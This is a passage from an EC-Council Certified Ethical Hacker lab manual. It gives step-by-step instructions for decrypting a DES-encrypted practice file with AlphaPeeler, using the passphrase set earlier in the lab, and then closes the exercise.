5.2.14: Selecting DES crypto

24. The **Open** window appears; navigate to **Desktop** and name the file **Result.txt**; then, click **Open**.

Note: Here, we are creating an output file that will be in plain-text.

25. In the **DES crypto** pop-up; click the ellipsis icon (..) under the **Cipher text file** option.

26. The **Open** window appears; select the encrypted file (**Confidential.txt**) located at **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and click **Open**.




Figure 5.2.15: Open window

27. In the **DES crypto** pop-up, enter the password that you provided in **Step#13** into the **Pass phrase** field and click the **DES-EDE (CBC)** button next to **Decrypt** to decrypt the text file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: Here, the password provided is **test@123**.




Figure 5.2.16: DES crypto

You can also use other cryptanalysis tools such as **Cryptosense** (https://cryptosense.com), **RsaCtfTool** (https://github.com), **Msieve** (https://sourceforge.net), and **Cryptol** (https://cryptol.net) to perform cryptanalysis.

28. Navigate to **Desktop** and double click the **Result.txt** file. You can observe the file content in plain-text, as shown in the screenshot.




Figure 5.2.17: Decrypted file

29. This concludes the demonstration of performing cryptanalysis using AlphaPeeler.
30. Close all open windows and document all the acquired information.
31. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Lab Analysis


Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council



C|EH
Certified Ethical Hacker

EC-COUNCIL OFFICIAL CURRICULA